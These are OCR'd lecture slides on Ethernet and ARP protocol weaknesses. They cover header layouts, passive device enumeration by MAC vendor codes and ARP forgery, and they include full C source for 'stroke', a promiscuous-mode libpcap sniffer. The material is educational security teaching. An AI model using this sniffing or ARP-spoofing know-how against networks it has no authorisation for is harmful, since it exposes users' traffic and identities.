
802.2 LLC / SNAP header (IEEE 802.2) 8 bytes




- Specified in RFC 894 and IEEE 802.3
- Handles frame delivery from node to node at the link layer
- Ethernet frames are broadcast

Ethernet Protocol Flaws

- Broadcast protocol
  - Allows for sniffing (fundamental network security 101)
    - Modern switches offer some protection against traditional sniffing
      - Separating collision and broadcast domains
      - As we will see with ARP attacks, this protection isn't comprehensive



Ethernet Device Enumeration




- Type: protocol flaw
- Scope: local network, broadcast domain
- Impact: confidentiality (information disclosure)
- Details
  - Build a rudimentary picture of the network by enumerating devices
  - Capture all broadcast and multicast frames (ARP, CDP, STP, BOOTP, DHCP, NetBIOS, etc)
  - Read first 3 bytes of the source MAC address for OUI information
  - Lookup OUI codes for vendor information, correlate to likely device type

Ethernet Device Enumeration

`00:00:0C:4d:9c:01`


6 byte ethernet address



`00:00:0C:4d:9c:01`

3 byte OUI vendor code for Cisco

stroke.c




```
#include "./stroke.h"

int loop = 1;
u_long mac = 0;

int
main(int argc, char **argv)
{
    int c;
    pcap_t *p;                        /* pcap descriptor */
    char *device;                     /* network interface to use */
    u_char *packet;
    int print_ip;
    struct pcap_pkthdr h;
    struct pcap_stat ps;
    char errbuf[PCAP_ERRBUF_SIZE];
    struct bpf_program filter_code;
    bpf_u_int32 local_net, netmask;
    struct table_entry *hash_table[HASH_TABLE_SIZE];

    device = NULL;
    print_ip = 0;
    while ((c = getopt(argc, argv, "Ii:")) != EOF)
    {
        switch (c)
        {
            case 'I':
                print_ip = 1;
                break;
            case 'i':
                device = optarg;
                break;
            default:
                exit(EXIT_FAILURE);
        }
    }

    printf("Stroke 1.0 [passive MAC -> OUI mapping tool]\n");
    printf("<ctrl-c> to quit\n");

    /*
     *  If device is NULL, that means the user did not specify one and is
     *  leaving it up libpcap to find one.
     */
    if (device == NULL)
    {
        device = pcap_lookupdev(errbuf);
        if (device == NULL)
        {
```

```
        fprintf(stderr, "pcap_lookupdev() failed: %s\n", errbuf);
        exit(EXIT_FAILURE);
    }
}

/*
 *  Open the packet capturing device with the following values:
 *
 *  SNAPLEN: 34 bytes
 *  We only need the 14 byte ethernet header and possibly an IP header
 *  if the user specified `-I` at the command line.
 *  PROMISC: on
 *  The interface needs to be in promiscuous mode to capture all
 *  network traffic on the localnet.
 *  TIMEOUT: 500ms
 *  A 500 ms timeout is probably fine for most networks.  For
 *  architectures that support it, you might want tune this value
 *  depending on how much traffic you're seeing on the network.
 */
p = pcap_open_live(device, SNAPLEN, PROMISC, TIMEOUT, errbuf);
if (p == NULL)
{
    fprintf(stderr, "pcap_open_live() failed: %s\n", errbuf);
    exit(EXIT_FAILURE);
}

/*
 *  Set the BPF filter.  We're only interested in IP packets so we can
 *  ignore all others.
 */
if (pcap_lookupnet(device, &local_net, &netmask, errbuf) == -1)
{
    fprintf(stderr, "pcap_lookupnet() failed: %s\n", errbuf);
    pcap_close(p);
    exit(EXIT_FAILURE);
}
if (pcap_compile(p, &filter_code, FILTER, 1, netmask) == -1)
{
    fprintf(stderr, "pcap_compile() failed: %s\n", pcap_geterr(p));
    pcap_close(p);
    exit(EXIT_FAILURE);
}
if (pcap_setfilter(p, &filter_code) == -1)
{
    fprintf(stderr, "pcap_setfilter() failed: %s\n", pcap_geterr(p));
    pcap_close(p);
    exit(EXIT_FAILURE);
}
```

```
/*
 *  We need to make sure this is Ethernet.  The DLTEN10MB specifies
 *  standard 10MB and higher Ethernet.
 */
if (pcap_datalink(p) != DLT_EN10MB)
{
    fprintf(stderr, "Stroke only works with ethernet.\n");
    pcap_close(p);
    exit(EXIT_FAILURE);
}

/*
 *  We want to catch the interrupt signal so we can inform the user
 *  how many packets we captured before we exit.  We should probably
 *  clean up memory and free up the hashtable before we go, but we
 *  can't always have all the nice things we want, can we?
 */
if (catch_sig(SIGINT, cleanup) == -1)
{
    fprintf(stderr, "can't catch signal.\n");
    pcap_close(p);
    exit(EXIT_FAILURE);
}

/*
 *  Here we initialize the hash table and start looping.  We'll exit
 *  from the loop only when the user hits ctrl-c and the command
 *  prompt which will set the loop sentinel variable to 0.
 */
for (ht_init_table(hash_table); loop;)
{
    /*
     *  pcap_next() gives us the next packet from pcap's internal
     *  packet buffer.
     */
    packet = (u_char *)pcap_next(p, &h);
    if (packet == NULL)
    {
        /*
         *  We have to be careful here as pcap_next() can return NULL
         *  if the timer expires with no data in the packet buffer or
         *  in some special circumstances with linux.
         */
        continue;
    }
    /*
     *  Check to see if the packet is from a new MAC address, and if
     *  so we'll add it to hash table.
     */
```

```
        if (interesting(packet, hash_table))
        {
            /*
             *  The packet's source MAC address is six bytes into the
             *  packet and the IP address is 26 bytes into the packet.  We
             *  submit the MAC to the binary search function which will
             *  return the OUI string corresponding to the MAC entry.
             */
            if (print_ip)
            {
                printf("%s @ %s -> %s\n", eprintf(packet),
                        iprintf(packet + 26),
                        b_search(packet + 6));
            }
            else
            {
                printf("%s -> %s\n", eprintf(packet),
                        b_search(packet + 6));
            }
        }
    }

    /*
     *  If we get here, the user hit ctrl-c at the command prompt and it's
     *  time to dump the statistics.
     */
    if (pcap_stats(p, &ps) == -1)
    {
        fprintf(stderr, "pcap_stats() failed: %s\n", pcap_geterr(p));
    }
    else
    {
        /*
         *  Remember that the ps statistics change slightly depending on
         *  the underlying architecture.  We gloss over that here.
         */
        printf("\nPackets received by libpcap:\t%6d\n"
                 "Packets dropped by libpcap:\t%6d\n"
                 "Unique MAC addresses stored:\t%6ld\n",
                ps.ps_recv, ps.ps_drop, mac);
    }
    pcap_close(p);
    return (EXIT_SUCCESS);
}
```

ARP



Hardwre Type 2 bytes
Protocol Type 2 bytes
HSize 1 byte
PSize 1 byte
Op Code 2 bytes
Sender MAC Address 6 bytes
Sender IP Address 4 bytes
Target MAC Address 6 bytes
Target IP Address 4 bytes

ARP Header (RFC 826) 28 bytes


- Specified in RFC 826
- “Subnetwork convergence protocol” responsible for mapping between layer 2 + 3 of the OSI model (almost always Ethernet and IP)
- Utilizes RFC 894 Ethernet, or 802.2/802.3 encapsulation
  - Ethertype 0x0806
  - With 802.3
    - 802.2 LLC SAP of AA
    - 802.2 Org 00-00-00, Type 0x0806

ARP Forgery/Impersonation


- Type: protocol
- Scope: local network
- Impact: confidentiality, integrity, availability (session hijacking, machine impersonation, denial of service)
- Details:
  - ARP replies are typically accepted and cached without knowledge of origin when received.
  - No method to distinguish between legitimate and illegitimate responses
  - ARP is broadcast, and unauthenticated



ARP Forgery



192.168.1.99
who-has
192.168.1.99
tell 192.168.1.7
192.168.1.12
Nefarious
192.168.1.7

ARP Forgery

